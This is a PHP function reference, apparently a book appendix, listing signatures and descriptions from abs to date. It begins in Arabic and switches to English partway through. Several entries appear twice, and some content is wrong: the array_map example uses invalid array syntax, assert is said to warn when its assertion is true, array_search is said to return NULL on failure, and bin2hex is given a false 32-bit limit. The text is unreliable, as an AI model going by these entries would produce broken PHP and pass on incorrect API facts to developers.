strtr	substr	substr_compare
substr_count	substr_replace	trim
ucfirst	ucwords	vfprintf
vprintf	vsprintf	wordwrap

URLs

base64_decode	base64_encode	get_headers
get_meta_tags	http_build_query	parse_url
rawurldecode	rawurlencode	urldecode
	urlencode	

المتغيرات

debug_zval_dump	empty	floatval
get_defined_vars	get_resource_type	gettype
intval	is_array	is_bool
is_callable	is_float	is_int
is_null	is_numeric	is_object
is_resource	is_scalar	is_string
isset	print_r	serialize

settype	strval	unserialize
unset	var_dump	var_export

Zlib

deflate_add	deflate_init	inflate_add
	inflate_init	

قائمة أبجدية لدوال PHP

A---

abs

`int abs(int number) float abs(float number)`

إرجاع القيمة المطلقة للرقم من نفس النوع (عدد عشري أو عدد صحيح) مثل المدخل.

acos

`float acos(float value)`

إرجاع جيب التمام القوسي للقيمة بوحدات الراديان.

acosh

`float acosh(float value)`

لعرض جيب التمام العكسي للقطع الزائد للقيمة.

addcslashes

`string addcslashes(string string, string characters)`

إرجاع المثيلات التي تم تجاوزها من الأحرف في سلسلة بإضافة شرطة مائلة للخلف قبلها. يمكنك تحديد نطاقات من الأحرف بفصلها بنقطتين – على سبيل المثال: لتجاوز الأحرف بين a و q، استخدم "a..q". يمكن تحديد عدة أحرف ونطاقات في الأحرف. الدالة `addcslashes()` هي معكوس `stripcslashes()`.

Addslashes

```
string addslashes(string string)
```

إرجاع الأحرف التي تم تجاوزها في سلسلة لها معنى خاص في استعلامات قاعدة بيانات SQL. تم تخطي علامات الاقتباس المفردة (') وعلامات الاقتباس المزدوجة ("") والشرط المائلة العكسية (\) و NUL-byte (\0). دالة ()stripslashes هي معكوس هذه الدالة.

array_change_key_case

```
array array_change_key_case(array array[, CASE_UPPER|CASE_LOWER])
```

إرجاع مصفوفة تم تغيير مفاتيح عناصرها إلى أحرف كبيرة أو كلها أحرف صغيرة. المؤشرات الرقمية لم تتغير. إذا تم ترك معلمة الحالة الاختيارية متوقفة عن التشغيل، يتم تغيير المفاتيح إلى أحرف صغيرة.

array_chunk

```
array array_chunk(array array, int size[, int preserve_keys])
```

يقسم المصفوفة إلى سلسلة من المصفوفات، كل منها يحتوي على حجم العناصر، ويعيدها في مصفوفة. إذا كانت save_keys صحيحة (القيمة الافتراضية خطأ)، يتم الاحتفاظ بالمفاتيح الأصلية في المصفوفات الناتجة؛ خلاف ذلك، يتم ترتيب القيم بمؤشرات رقمية تبدأ من 0.

array_combine

```
array array_combine(array keys, array values)
```

تُرجع مصفوفة تم إنشاؤها باستخدام كل عنصر في مصفوفة المفاتيح كمفتاح والعنصر في مصفوفة القيم كقيمة. إذا كان أي من المصفوفتين لا يحتوي على عناصر، إذا كان عدد العناصر في كل مصفوفة مختلفًا، أو إذا كان العنصر موجودًا في مصفوفة واحدة ولكن ليس في الآخر، فسيتم إرجاع false.

array_count_values

```
array array_count_values(array array)
```

إرجاع مصفوفة تكون مفاتيح عناصرها هي قيم مصفوفة الإدخال. قيمة كل مفتاح هي عدد المرات التي يظهر فيها هذا المفتاح في مصفوفة الإدخال كقيمة.

array_diff

```
array array_diff(array array1, array array2[, ... array arrayN])
```

تُرجع مصفوفة تحتوي على كافة القيم من المصفوفة الأولى غير الموجودة في أي من المصفوفات الأخرى المتوفرة. يتم الاحتفاظ بمفاتيح القيم.

array_diff_assoc

```
array array_diff_assoc(array array1, array array2[, ... array arrayN])
```

إرجاع مصفوفة تحتوي على جميع القيم في المصفوفة 1 غير الموجودة في أي من المصفوفات الأخرى المتوفرة. على عكس `array_diff()`، يجب أن تتطابق كل من المفاتيح والقيم ليتم اعتبارها متطابقة. يتم الاحتفاظ بمفاتيح القيم.

array_diff_key

```
array array_diff_key(array array1, array array2[, ... array arrayN])
```

تُرجع مصفوفة تحتوي على جميع القيم من المصفوفة الأولى التي لا توجد مفاتيحها في أي من المصفوفات الأخرى المتوفرة. يتم الاحتفاظ بمفاتيح القيم.

array_diff_uassoc

`array array_diff_uassoc(array array1, array array2 [, ... array arrayN], callable function)`

إرجاع مصفوفة تحتوي على جميع القيم في المصفوفة 1 غير الموجودة في أي من المصفوفات الأخرى المتوفرة. على عكس `array_diff()`، يجب أن تتطابق كل من المفاتيح والقيم ليتم اعتبارها متطابقة. تُستخدم دالة *function* لمقارنة قيم عناصر المساواة. يتم استدعاء الدالة مع معلمتين - القيم المراد مقارنتها. يجب أن تُرجع عددًا صحيحًا أقل من 0 إذا كانت المدخل الأولى أقل من الثاني، و 0 إذا كان المدخلان الأول والثاني متساويين، وعددًا صحيحًا أكبر من 0 إذا كان المدخل الأولى أكبر من الثاني. يتم الاحتفاظ بمفاتيح القيم.

array_diff_assoc

`array array_diff(array array1, array array2[, ... array arrayN])`

تُرجع مصفوفة تحتوي على كافة القيم من المصفوفة الأولى غير الموجودة في أي من المصفوفات الأخرى المتوفرة. يتم الاحتفاظ بمفاتيح القيم.

array_diff_assoc

`array array_diff_assoc(array array1, array array2[, ... array arrayN])`

إرجاع مصفوفة تحتوي على جميع القيم في *array1* غير الموجودة في أي من المصفوفات الأخرى المتوفرة. على عكس `array_diff()`، يجب أن تتطابق كل من المفاتيح والقيم ليتم اعتبارها متطابقة. يتم الاحتفاظ بمفاتيح القيم.

array_diff_key

`array array_diff_key(array array1, array array2[, ... array arrayN])`

تُرجع مصفوفة تحتوي على جميع القيم من المصفوفة الأولى التي لا توجد مفاتيحها في أي من المصفوفات الأخرى المتوفرة. يتم الاحتفاظ بمفاتيح القيم.

array_diff_uassoc

```
array array_diff_uassoc(array array1, array array2 [, ... array arrayN], callable function)
```

إرجاع مصفوفة تحتوي على جميع القيم في `array1` غير الموجودة في أي من المصفوفات الأخرى المتوفرة. على عكس `array_diff()`، يجب أن تتطابق كل من المفاتيح والقيم ليتم اعتبارها متطابقة. تُستخدم دالة *function* لمقارنة قيم عناصر المساواة. يتم استدعاء الدالة مع معلمتين - القيم المراد مقارنتها. يجب أن تُرجع عددًا صحيحًا أقل من 0 إذا كان المدخل الأول أقل من الثاني، و 0 إذا كانت المدخلان الأول والثاني متساويين، وعددًا صحيحًا أكبر من 0 إذا كان المدخل الأول أكبر من الثاني. يتم الاحتفاظ بمفاتيح القيم.

array_diff_ukey

```
array array_diff_ukey(array array1, array array2 [, ... array arrayN], callable function)
```

تُرجع مصفوفة تحتوي على جميع القيم في *array1* التي لا توجد مفاتيحها في أي من المصفوفات الأخرى المتوفرة. تُستخدم دالة *function* لمقارنة مفاتيح عناصر المساواة. يتم استدعاء دالة بمعلمتين - مفاتيح المقارنة. يجب أن تُرجع عددًا صحيحًا أقل من الصفر إذا كان المدخل الأول أقل من الثاني، و 0 إذا كان المدخل الأول والثاني متساويين، وعددًا صحيحًا أكبر من الصفر إذا كان المدخل الأول أكبر من الثاني. يتم الاحتفاظ بمفاتيح القيم.

array_fill

```
array array_fill(int start, int count, mixed value)
```

ترجع مصفوفة تحتوي على عدد "*count*" من العناصر بقيمة *value*. يتم استخدام المؤشرات الرقمية، بدءًا من *start* والعدد التصاعدي بمقدار 1 لكل عنصر. إذا كان العدد "*count*" صفرًا أو أقل، يحدث خطأ.

array_fill_keys

```
array array_fill_keys(array keys, mixed value)
```

تُرجع مصفوفة تحتوي على قيم لكل عنصر في المفاتيح "*keys*"، باستخدام العناصر الموجودة في المفاتيح "*keys*" لكل مفتاح وقيمة "*value*" كل عنصر لقيمة كل عنصر.

array_filter

array array_filter(array *array*, mixed *callback*)

تنشئ مصفوفة تحتوي على جميع القيم من المصفوفة الأصلية التي ترجع دالة رد الاستدعاء المحددة لها true. إذا كانت مصفوفة الإدخال عبارة عن مصفوفة ترابطية، يتم الاحتفاظ بالمفاتيح. فمثلا:

```
function isBig($inValue)
{
 return($inValue > 10);
}

$array = array(7, 8, 9, 10, 11, 12, 13, 14);
$newArray = array_filter($array, "isBig"); // contains (11, 12,
13, 14)
```

array_flip

array array_flip(array array)

تُرجع مصفوفة تكون فيها مفاتيح العناصر هي قيم المصفوفة الأصلية، والعكس صحيح. إذا تم العثور على قيم متعددة، يتم الاحتفاظ بآخر قيمة تم التعامل معها. إذا كانت أي من القيم الموجودة في المصفوفة الأصلية من أي نوع باستثناء السلاسل والأعداد الصحيحة، فإن `array_flip()` ستصدر تحذيرًا، ولن يتم تضمين زوج المفتاح والقيمة المعني في النتيجة. تقوم `array_flip()` بإرجاع NULL عند الفشل.

array_intersect

array array_intersect(array *array1*, array *array2*[, ... array *arrayN*])

تُرجع مصفوفة تتكون من كل عنصر في *array1* موجود أيضًا في كل مصفوفة أخرى.

array_intersect_assoc

array array_intersect_assoc(array array1, array array2[, ... array arrayN])

تُرجع مصفوفة تحتوي على كل القيم الموجودة في كل المصفوفات المحددة. على عكس array_intersect()، يجب أن تتطابق كل من المفاتيح والقيم ليتم اعتبارها متطابقة. يتم الاحتفاظ بمفاتيح القيم.

array_intersect_key

```
array array_intersect_key(array array1, array array2[, ... array arrayN])
```

Returns an array consisting of every element in ***array1*** whose keys also exist in every other array.

array_intersect_uassoc

```
array array_intersect_uassoc(array array1, array array2
  [, ... array arrayN], callable function)
```

Returns an array containing all the values present in all of the given arrays.

The function *function* is used to compare the keys of the elements for equality. The function is called with two parameters—the values to compare. It should return an integer less than 0 if the first argument is less than the second, 0 if the first and second arguments are equal, and an integer greater than 0 if the first argument is greater than the second. The keys of the values are preserved.

array_intersect_ukey

```
array array_intersect_ukey(array array1, array array2
  [, ... array arrayN], callable function)
```

Returns an array consisting of every element in ***array1*** whose keys also exist in every other array.

The function *function* is used to compare the values of the elements for equality. The function is called with two parameters—the keys to compare. It should return an integer less than 0 if the first argument is less than the second, 0 if the first and second arguments are equal, and an integer greater than 0 if the first argument is greater than the second.

array_key_exists

```
bool array_key_exists(mixed key, array array)
```

Returns `true` if ***array*** contains a key with the value ***key***. If no such key is available, returns `false`.

array_keys

```
array array_keys(array array[, mixed value[, bool strict]])
```

Returns an array containing all of the keys in the given array. If the second parameter is provided, only keys whose values match ***value*** are returned in the array. If ***strict*** is specified and is `true`, a matched element is returned only when it is of the same type and value as ***value***.

array_map

```
array array_map(mixed callback, array array1[, ... array arrayN])
```

Creates an array by applying the callback function referenced in the first parameter to the remaining parameters (provided arrays); the callback function should take as parameters a number of values equal to the number of arrays passed into `array_map()`. For example:

```
function multiply($inOne, $inTwo) {
  return $inOne * $inTwo;
}
$first = (1, 2, 3, 4);
$second = (10, 9, 8, 7);
$array = array_map("multiply", $first, $second); // contains (10, 18, 24, 28)
```

array_merge

```
array array_merge(array array1, array array2[, ... array arrayN])
```

Returns an array created by appending the elements of every provided array to the previous. If any array has a value with the same string key, the last value encountered for the key is returned in the array; any elements with identical numeric keys are inserted into the resulting array.

array_merge_recursive

```
array array_merge_recursive(array array1, array array2[, ... array arrayN])
```

Like `array_merge()`, creates and returns an array by appending each input array to the previous. However, unlike `array_merge()`, when multiple elements have the same string key, an array containing each value is inserted into the resulting array.

array_multisort

```
bool array_multisort(array array1[, SORT_ASC|SORT_DESC
    [, SORT_REGULAR|SORT_NUMERIC|SORT_STRING]] [, array array2[, SORT_ASC|SORT_DESC
    [, SORT_REGULAR|SORT_NUMERIC|SORT_STRING]], ...])
```

Used to sort several arrays simultaneously, or to sort a multidimensional array in one or more dimensions. The input arrays are treated as columns in a table to be sorted by rows—the first array is the primary sort. Any values that compare the same according to that sort are sorted by the next input array, and so on.

The first argument is an array; following that, each argument may be an array or one of the following order flags (the order flags are used to change the default order of the sort):

SORT_ASC (default)	Sort in ascending order
SORT_DESC	Sort in descending order

After that, a sorting type from the following list can be specified:

SORT_REGULAR (default)	Compare items normally
SORT_NUMERIC	Compare items numerically
SORT_STRING	Compare items as strings

The sorting flags apply only to the immediately preceding array, and they revert to `SORT_ASC` and `SORT_REGULAR` before each new array argument.

This function returns `true` if the operation was successful and `false` otherwise.

array_pad

`array array_pad(array *input*, int *size*[, mixed *padding*])`

Returns a copy of the input array padded to the length specified by ***size***. Any new elements added to the array have the value of the optional third value. You can add elements to the beginning of the array by specifying a negative size—in this case, the new size of the array is the absolute value of the size.

If the array already has the specified number of elements or more, no padding takes place and an exact copy of the original array is returned.

array_pop

`mixed array_pop(array &*stack*)`

Removes the last value from the given array and returns it. If the array is empty (or the argument is not an array), returns `NULL`. Note that the array pointer is reset on the provided array.

array_product

`number array_product(array *array*)`

Returns the product of every element in ***array***. If each value in ***array*** is an integer, the resulting product is an integer; otherwise, the resulting product is a float.

array_push

`int array_push(array &array, mixed value1[, ... mixed valueN])`

Adds the given values to the end of the array specified in the first argument and returns the new size of the array. Performs the same function as calling `$array[] = $value` for each of the values in the list.

array_rand

`mixed array_rand(array array[, int count])`

Picks a random element from the given array. The second (optional) parameter can be given to specify a number of elements to pick and return. If more than one element is returned, an array of keys is returned, rather than the element's value.

array_reduce

`mixed array_reduce(array array, mixed callback[, int initial])`

Returns a value derived by iteratively calling the given callback function with pairs of values from the array. If the third parameter is supplied, it, along with the first element in the array, is passed to the callback function for the initial call.

array_replace

`array array_replace(array array1, array array2[, ... array arrayN])`

Returns an array created by replacing values in ***array1*** with values from the other arrays. Elements in ***array1*** with keys matching in the replacement arrays are replaced with the values of those elements.

If multiple replacement arrays are provided, they are processed in order. Any elements in ***array1*** whose keys do not match any keys in the replacement arrays are preserved.

array_replace_recursive

`array array_replace_recursive(array array1, array array2[, ... array arrayN])`

Returns an array created by replacing values in ***array1*** with values from the other arrays. Elements in ***array1*** with keys matching in the replacement arrays are replaced with the values of those elements.

If the value in both ***array1*** and a replacement array for a particular key are arrays, those values in those arrays are recursively merged using the same process.

If multiple replacement arrays are provided, they are processed in order. Any elements in *array1* whose keys do not match any keys in the replacement arrays are preserved.

array_reverse

```
array array_reverse(array array[, bool preserve_keys])
```

Returns an array containing the same elements as the input array, but whose order is reversed. If `preserve_keys` is set to `true` then numeric keys are preserved. Non-numeric keys are not affected by this parameter and are always preserved.

array_search

```
mixed array_search(mixed value, array array[, bool strict])
```

Performs a search for a value in an array, as with `in_array()`. If the value is found, the key of the matching element is returned; `NULL` is returned if the value is not found. If *`strict`* is specified and is `true`, a matched element is returned only when it is of the same type and value as *`value`*.

array_shift

```
mixed array_shift(array stack)
```

Similar to `array_pop()`, but instead of removing and returning the last element in the array, it removes and returns the first element in the array. If the array is empty, or if the argument is not an array, returns `NULL`.

array_slice

```
array array_slice(array array, int offset[, int length][, bool keepkeys])
```

Returns an array containing a set of elements pulled from the given array. If *`offset`* is a positive number, elements starting from that index onward are used; if *`offset`* is a negative number, elements starting that many elements from the end of the array are used. If the third argument is provided and is a positive number, that many elements are returned; if negative, the sequence stops that many elements from the end of the array. If the third argument is omitted, the sequence returned contains all elements from the offset to the end of the array. If `keep keys`, the fourth argument, is `true`, then the order of numeric keys will be preserved; otherwise they will be renumbered and resorted.

array_splice

```
array array_splice(array array, int offset[, int length[, array replacement]])
```

Selects a sequence of elements using the same rules as `array_slice()`, but instead of being returned, those elements are either removed or, if the fourth argument is provided, replaced with that array. An array containing the removed (or replaced) elements is returned.

array_sum

```
number array_sum(array array)
```

Returns the sum of every element in the array. If all of the values are integers, an integer is returned. If any of the values are floats, a float is returned.

array_udiff

```
array array_udiff(array array1, array array2[, ... array arrayN], string function)
```

Returns an array containing all the values in *array1* that are not present in any of the other arrays. Only the values are used to check for equality; that is, "a" => 1 and "b" => 1 are considered equal. The function *function* is used to compare the values of the elements for equality. The function is called with two parameters—the values to compare. It should return an integer less than 0 if the first argument is less than the second, 0 if the first and second arguments are equal, and an integer greater than 0 if the first argument is greater than the second. The keys of the values are preserved.

array_udiff_assoc

```
array array_udiff_assoc(array array1, array array2
  [, ... array arrayN], string function)
```

Returns an array containing all the values in *array1* that are not present in any of the other arrays. Both keys and values are used to check for equality; that is, "a" => 1 and "b" => 1 are not considered equal. The function *function* is used to compare the values of the elements for equality. The function is called with two parameters—the values to compare. It should return an integer less than 0 if the first argument is less than the second, 0 if the first and second arguments are equal, and an integer greater than 0 if the first argument is greater than the second. The keys of the values are preserved.

array_udiff_uassoc

```
array array_udiff_uassoc(array array1, array array2[, ... array arrayN],
    string function1, string function2)
```

Returns an array containing all the values in *array1* that are not present in any of the other arrays. Both keys and values are used to check for equality; that is, "a" => 1 and "b" => 1 are

not considered equal. The function *function1* is used to compare the values of the elements for equality. The function *function2* is used to compare the values of the keys for equality. Each function is called with two parameters—the values to compare. It should return an integer less than 0 if the first argument is less than the second, 0 if the first and second arguments are equal, and an integer greater than 0 if the first argument is greater than the second. The keys of the values are preserved.

array_uintersect

```
array array_uintersect(array array1, array array2
    [, ... array arrayN], string function)
```

Returns an array containing all the values in *array1* that are present in all of the other arrays. Only the values are used to check for equality; that is, “a” => 1 and “b” => 1 are considered equal. The function *function* is used to compare the values of the elements for equality. The function is called with two parameters—the values to compare. It should return an integer less than 0 if the first argument is less than the second, 0 if the first and second arguments are equal, and an integer greater than 0 if the first argument is greater than the second. The keys of the values are preserved.

array_uintersect_assoc

```
array array_uintersect_assoc(array array1,
    array array2[, ... array arrayN], string function)
```

Returns an array containing all the values in *array1* that are present in all of the other arrays. Both keys and values are used to check for equality; that is, “a” => 1 and “b” => 1 are not considered equal. The function *function* is used to compare the values of the elements for equality. The function is called with two parameters—the values to compare. It should return an integer less than 0 if the first argument is less than the second, 0 if the first and second arguments are equal, and an integer greater than 0 if the first argument is greater than the second. The keys of the values are preserved.

array_uintersect_uassoc

```
array array_uintersect_uassoc(array array1, array
    array2[, ... array arrayN], string function1, string function2)
```

Returns an array containing all the values in the first array that are also present in all of the other arrays. Both keys and values are used to check for equality; that is, “a” => 1 and “b” => 1 are not considered equal. The function *function1* is used to compare the values of the elements for equality. The function *function2* is used to compare the values of the keys for equality. Each function is called with two parameters—the values to compare. It should return an integer less than 0 if the first argument is less than the second, 0 if the first and second arguments are equal, and an integer greater than 0 if the first argument is greater than the second. The keys of the values are preserved.

array_unique

```
array array_unique(array array[, int sort_flags])
```

Creates and returns an array containing each element in the given array. If any values are duplicated, the later values are ignored. The `sort_flags` optional argument can be used to alter the sorting methods with constants: `SORT_REGULAR`, `SORT_NUMERIC`, `SORT_STRING` (default), and `SORT_LOCALE_STRING`. Keys from the original array are preserved.

array_unshift

```
int array_unshift(array stack, mixed value1[, ... mixed valueN])
```

Returns a copy of the given array with the additional arguments added to the beginning of the array; the added elements are added as a whole, so the elements as they appear in the array are in the same order as they appear in the argument list. Returns the number of elements in the new array.

array_values

```
array array_values(array array)
```

Returns an array containing all of the values from the input array. The keys for those values are not retained.

array_walk

```
bool array_walk(array input, string callback[, mixed user_data])
```

Calls the named function for each element in the array. The function is called with the element's value, key, and optional user data as arguments. To ensure that the function works directly on the values of the array, define the first parameter of the function by reference. Returns `true` on success, `false` on failure.

array_walk_recursive

```
bool array_walk_recursive(array input, string function[, mixed user_data])
```

Like `array_walk()`, calls the named function for each element in the array. Unlike that function, if an element's value is an array, the function is called for each element in that array as well. The function is called with the element's value, key, and optional user data as arguments. To ensure that the function works directly on the values of the array, define the first parameter of the function by reference. Returns `true` on success, `false` on failure.

arsort

```
bool arsort(array array[, int flags])
```

Sorts an array in reverse order, maintaining the keys for the array values. The optional second parameter contains additional sorting flags. Returns `true` on success, `false` on failure. See Chapter 5 and `sort` for more information on using this function.

asin

```
float asin(float value)
```

Returns the arc sine of ***value*** in radians.

asinh

```
float asinh(float value)
```

Returns the inverse hyperbolic sine of ***value***.

asort

```
bool asort(array array[, int flags])
```

Sorts an array, maintaining the keys for the array values. The optional second parameter contains additional sorting flags. Returns `true` on success, `false` on failure. See Chapter 5 and `sort` for more information on using this function.

assert

```
bool assert(string|bool assertion[, string description] )
```

If ***assertion*** is `true`, generates a warning in executing the code. If ***assertion*** is a string, `assert()` evaluates that string as PHP code. The optional second argument allows for additional text to be added in with the failure message. Check the `assert_options()` function to see its related connection.

assert_options

```
mixed assert_options(int option[, mixed value])
```

If ***value*** is specified, sets the assert control option ***option*** to ***value*** and returns the previous setting. If ***value*** is not specified, returns the current value of ***option***. The following values for ***option*** are allowed:

arsort

`bool arsort(array *array*[, int *flags*])`

Sorts an array in reverse order, maintaining the keys for the array values. The optional second parameter contains additional sorting flags. Returns `true` on success, `false` on failure. See Chapter 5 and `sort` for more information on using this function.

asin

`float asin(float *value*)`

Returns the arc sine of ***value*** in radians.

asinh

`float asinh(float *value*)`

Returns the inverse hyperbolic sine of ***value***.

asort

`bool asort(array *array*[, int *flags*])`

Sorts an array, maintaining the keys for the array values. The optional second parameter contains additional sorting flags. Returns `true` on success, `false` on failure. See Chapter 5 and `sort` for more information on using this function.

assert

`bool assert(string|bool *assertion*[, string description] )`

If ***assertion*** is `true`, generates a warning in executing the code. If ***assertion*** is a string, `assert()` evaluates that string as PHP code. The optional second argument allows for additional text to be added in with the failure message. Check the `assert_options()` function to see its related connection.

assert_options

`mixed assert_options(int *option*[, mixed *value*])`

If ***value*** is specified, sets the assert control option ***option*** to ***value*** and returns the previous setting. If ***value*** is not specified, returns the current value of ***option***. The following values for ***option*** are allowed:

`ASSERT_ACTIVE`	Enable assertions.
`ASSERT_WARNING`	Have assertions generate warnings.
`ASSERT_BAIL`	Have execution of the script halt on an assertion.
`ASSERT_QUIET_EVAL`	Disable error reporting while evaluating assertion code given to the `assert()` function.
`ASSERT_CALLBACK`	Call the specified user function to handle an assertion. Assertion callbacks are called with three arguments: the file, the line, and the expression where the assertion failed.

atan

`float atan(float value)`

Returns the arc tangent of ***value*** in radians.

atan2

`float atan2(float y, float x)`

Using the signs of both parameters to determine the quadrant the value is in, returns the arc tangent of ***x*** and ***y*** in radians.

atanh

`float atanh(float value)`

Returns the inverse hyperbolic tangent of ***value***.

base_convert

`string base_convert(string number, int from, int to)`

Converts ***number*** from one base to another. The base the number is currently in is ***from***, and the base to convert to is ***to***. The bases to convert from and to must be between 2 and 36. Digits in a base higher than 10 are represented with the letters `a` (10) through `z` (35). Up to a 32-bit number, or 2,147,483,647 decimal, can be converted.

base64_decode

`string base64_decode(string data)`

Decodes ***data***, which is base-64-encoded data, into a string (which may contain binary data). For more information on base-64 encoding, see RFC 2045.

base64_encode

`string base64_encode(string data)`

Returns a base-64-encoded version of *data*. MIME base-64 encoding is designed to allow binary or other 8-bit data to survive transition through protocols that may not be 8-bit safe, such as email messages.

basename

`string basename(string path[, string suffix])`

Returns the filename component from the full path *path*. If the file's name ends in *suffix*, that string is removed from the name. For example:

```
$path = "/usr/local/httpd/index.html";
echo(basename($path)); // index.html
echo(basename($path, '.html')); // index
```

bin2hex

`string bin2hex(string binary)`

Converts *binary* to a hexadecimal (base-16) value. Up to a 32-bit number, or 2,147,483,647 decimal, can be converted.

bindec

`number bindec(string binary)`

Converts *binary* to a decimal value. Up to a 32-bit number, or 2,147,483,647 decimal, can be converted.

call_user_func

`mixed call_user_func(string function[, mixed parameter1[, ... mixed parameterN]])`

Calls the function given in the first parameter. Additional parameters are used as such when calling the function. The comparison to check for a matching function is case-insensitive. Returns the value returned by the function.

call_user_func_array

`mixed call_user_func_array(string function, array parameters)`

Similar to `call_user_func()`, this function calls the function named *function* with the parameters in the array *parameters*. The comparison to check for a matching function is case-insensitive. Returns the value returned by the function.

ceil

`float ceil(float number)`

Returns the next highest value to *number*, rounding upwards if needed.

chdir

`bool chdir(string path)`

Sets the current working directory to *path*; returns `true` if the operation was successful and `false` if not.

checkdate

`bool checkdate(int month, int day, int year)`

Returns `true` if the month, date, and year as given in the parameters are valid (Gregorian), and `false` if not. A date is considered valid if the year falls between 1 and 32,767 inclusive, the month is between 1 and 12 inclusive, and the day is within the number of days the specified month has (including leap years).

checkdnsrr

`bool checkdnsrr(string host[, string type])`

Searches DNS records for a host having the given type. Returns `true` if any records are found, and `false` if none are found. The host type can take any of the following values (if no value is specified, `MX` is the default):

A	IP address.
MX (default)	Mail exchanger.
NS	Name server.
SOA	Start of authority.
PTR	Pointer to information.

CNAME	Canonical name.
AAAA	128-bit IPv6 address.
A6	Defined as part of early IPv6 but downgraded to experimental.
SRV	Generalized service location record.
NAPTR	Regular expression based rewriting of domain names.
TXT	Originally for human-readable text. However, this record also carries machine-readable data.
ANY	Any of the above.

Check *http://en.wikipedia.org/wiki/List_of_DNS_record_types* for more details.

chgrp

`bool chgrp(string path, mixed group)`

Changes the group for the file *path* to *group*; PHP must have appropriate privileges for this function to work. Returns `true` if the change was successful and `false` if not.

chmod

`bool chmod(string path, int mode)`

Attempts to change the permissions of *path* to *mode*. *mode* is expected to be an octal number, such as 0755. An integer value such as 755 or a string value such as "u+x" will not work as expected. Returns `true` if the operation was successful and `false` if not.

chown

`bool chown(string path, mixed user)`

Changes ownership for the file *path* to the user named *user*. PHP must have appropriate privileges (generally, root for this function) for the function to operate. Returns `true` if the change was successful and `false` if not.

chr

`string chr(int char)`

Returns a string consisting of the single ASCII character *char*.

chroot

`bool chroot(string path)`

Changes the root directory of the current process to *path*. You cannot use `chroot()` to restore the root directory to / when running PHP in a web server environment. Returns `true` if the change was successful and `false` if not.

chunk_split

`string chunk_split(string string[, int size[, string postfix]])`

Inserts *postfix* into *string* after every *size* characters and at the end of the string; returns the resulting string. If not specified, *postfix* defaults to `\r\n` and *size* defaults to `76`. This function is most useful for encoding data to the RPF 2045 standard. For example:

```
$data = "...some long data...";
$converted = chunk_split(base64_encode($data));
```

class_alias

`bool class_alias(string name, string alias)`

Creates an alias to the class *name*. From then on, you can reference the class (for example, to instantiate objects) with either *name* or *alias*. Returns `true` if the alias could be created; if not, it returns `false`.

class_exists

`bool class_exists(string name[, bool autoload_class])`

Returns `true` if a class with the same name as the string has been defined; if not, it returns `false`. The comparison for class names is case-insensitive. If *autoload*`_class` is set and is `true`, the class is loaded through the class's `__autoload()` function before getting the interfaces it implements.

class_implements

`array class_implements(mixed class[, bool autoload_class])`

If *class* is an object, returns an array containing the names of the interfaces implemented by *class*'s object class. If *class* is a string, returns an array containing the names of the interfaces implemented by the class named *class*. Returns `false` if *class* is neither an object nor a string, or if *class* is a string but no object class of that name exists. If *autoload_class* is set and is `true`, the class is loaded through the class's `__autoload()` function before getting the interfaces it implements.

class_parents

`array class_parents(mixed class[, bool autoload_class])`

If *`class`* is an object, returns an array containing the names of the parents of *`class`*'s object class. If *`class`* is a string, returns an array containing the class names of the parents of the class named *`class`*. Returns `false` if *`class`* is neither an object nor a string, or if *`class`* is a string but no object class of that name exists. If *`autoload_class`* is set and is `true`, the class is loaded through the class's `__autoload()` function before getting its parents.

clearstatcache

`void clearstatcache([bool clear_realpath_cache[, string file ]])`

Clears the file status functions cache. The next call to any of the file status functions will retrieve the information from the disk. The *`clear_realpath_`*`cache` parameter allows for clearing the *realpath* cache. The `file` parameter allows for the clearing of the *realpath* and stat caches for a specific filename only, and it can only be used if *`clear_realpath_cache`* is `true`.

closedir

`void closedir([int handle])`

Closes the directory stream referenced by *`handle`*. See `opendir()` for more information on directory streams. If *`handle`* is not specified, the most recently opened directory stream is closed.

closelog

`int closelog()`

Closes the file descriptor used to write to the system logger after an `openlog()` call. Returns `true` if the change was successful and `false` if not.

compact

`array compact(mixed variable1[, ... mixed variableN])`

Creates an array by retrieving the values of the variables named in the parameters. If any of the parameters are arrays, the values of variables named in the arrays are also retrieved. The array returned is an associative array, with the keys being the arguments provided to the function and the values being the values of the named variables. This function is the opposite of `extract()`.

connection_aborted

```
int connection_aborted()
```

Returns `true` (1) if the client disconnected (for example, clicked Stop in the browser) at any point before the function is called. Returns `false` (0) if the client is still connected.

connection_status

```
int connection_status()
```

Returns the status of the connection as a bitfield with three states: `NORMAL` (0), `ABORTED` (1), and `TIMEOUT` (2).

constant

```
mixed constant(string name)
```

Returns the value of the constant called *name*.

convert_cyr_string

```
string convert_cyr_string(string value, string from, string to)
```

Converts *value* from one Cyrillic set to another. The *from* and *to* parameters are single-character strings representing the set and have the following valid values:

k	koi8-r
w	Windows-1251
i	ISO 8859-5
a or d	x-cp866
m	x-mac-cyrillic

convert_uudecode

```
string convert_uudecode(string value)
```

Decodes the uuencoded string *value* and returns it.

convert_uuencode

`string convert_uuencode(string value)`

Encodes the string *value* using `uuencode` and returns it.

copy

`int copy(string path, string destination[, resource context ])`

Copies the file at *path* to *destination*. If the operation succeeds, the function returns `true`; otherwise, it returns `false`. If the file at the destination exists, it will be replaced. The optional *context* parameter can make use of a valid context resource created with the `stream_context_create()` function.

cos

`float cos(float value)`

Returns the cosine of *value* in radians.

cosh

`float cosh(float value)`

Returns the hyperbolic cosine of *value*.

count

`int count(mixed value[, int mode])`

Returns the number of elements in the value; for arrays or objects, this is the number of elements; for any other value, this is `1`. If the parameter is a variable and the variable is not set, `0` is returned. If *mode* is set and is `COUNT_RECURSIVE`, the number of elements is counted recursively, counting the number of values in arrays inside arrays.

count_chars

`mixed count_chars(string string[, int mode])`

Returns the number of occurrences of each byte value from 0–255 in *string*; *mode* determines the form of the result. The possible values of *mode* are:

0 (default)	Returns an associative array with each byte value as a key and the frequency of that byte value as the value
1	Same as above, except that only byte values with a nonzero frequency are listed
2	Same as above, except that only byte values with a frequency of zero are listed
3	Returns a string containing all byte values with a nonzero frequency
4	Returns a string containing all byte values with a frequency of zero

crc32

`int crc32(string value)`

Calculates and returns the cyclic redundancy checksum (CRC) for *value*.

create_function

`string create_function(string arguments, string code)`

Creates an anonymous function with the given *arguments* and *code*; returns a generated name for the function. Such anonymous functions (also called *lambda functions*) are useful for short-term callback functions, such as when using `usort()`.

crypt

`string crypt(string string[, string salt])`

Encrypts *string* using the DES encryption algorithm seeded with the two-character salt value *salt*. If *salt* is not supplied, a random *salt* value is generated the first time `crypt()` is called in a script; this value is used on subsequent calls to `crypt()`. Returns the encrypted string.

current

`mixed current(array array)`

Returns the value of the element to which the internal pointer is set. The first time that `current()` is called, or when `current()` is called after `reset`, the pointer is set to the first element in the array.

date

`string date(string format[, int timestamp])`

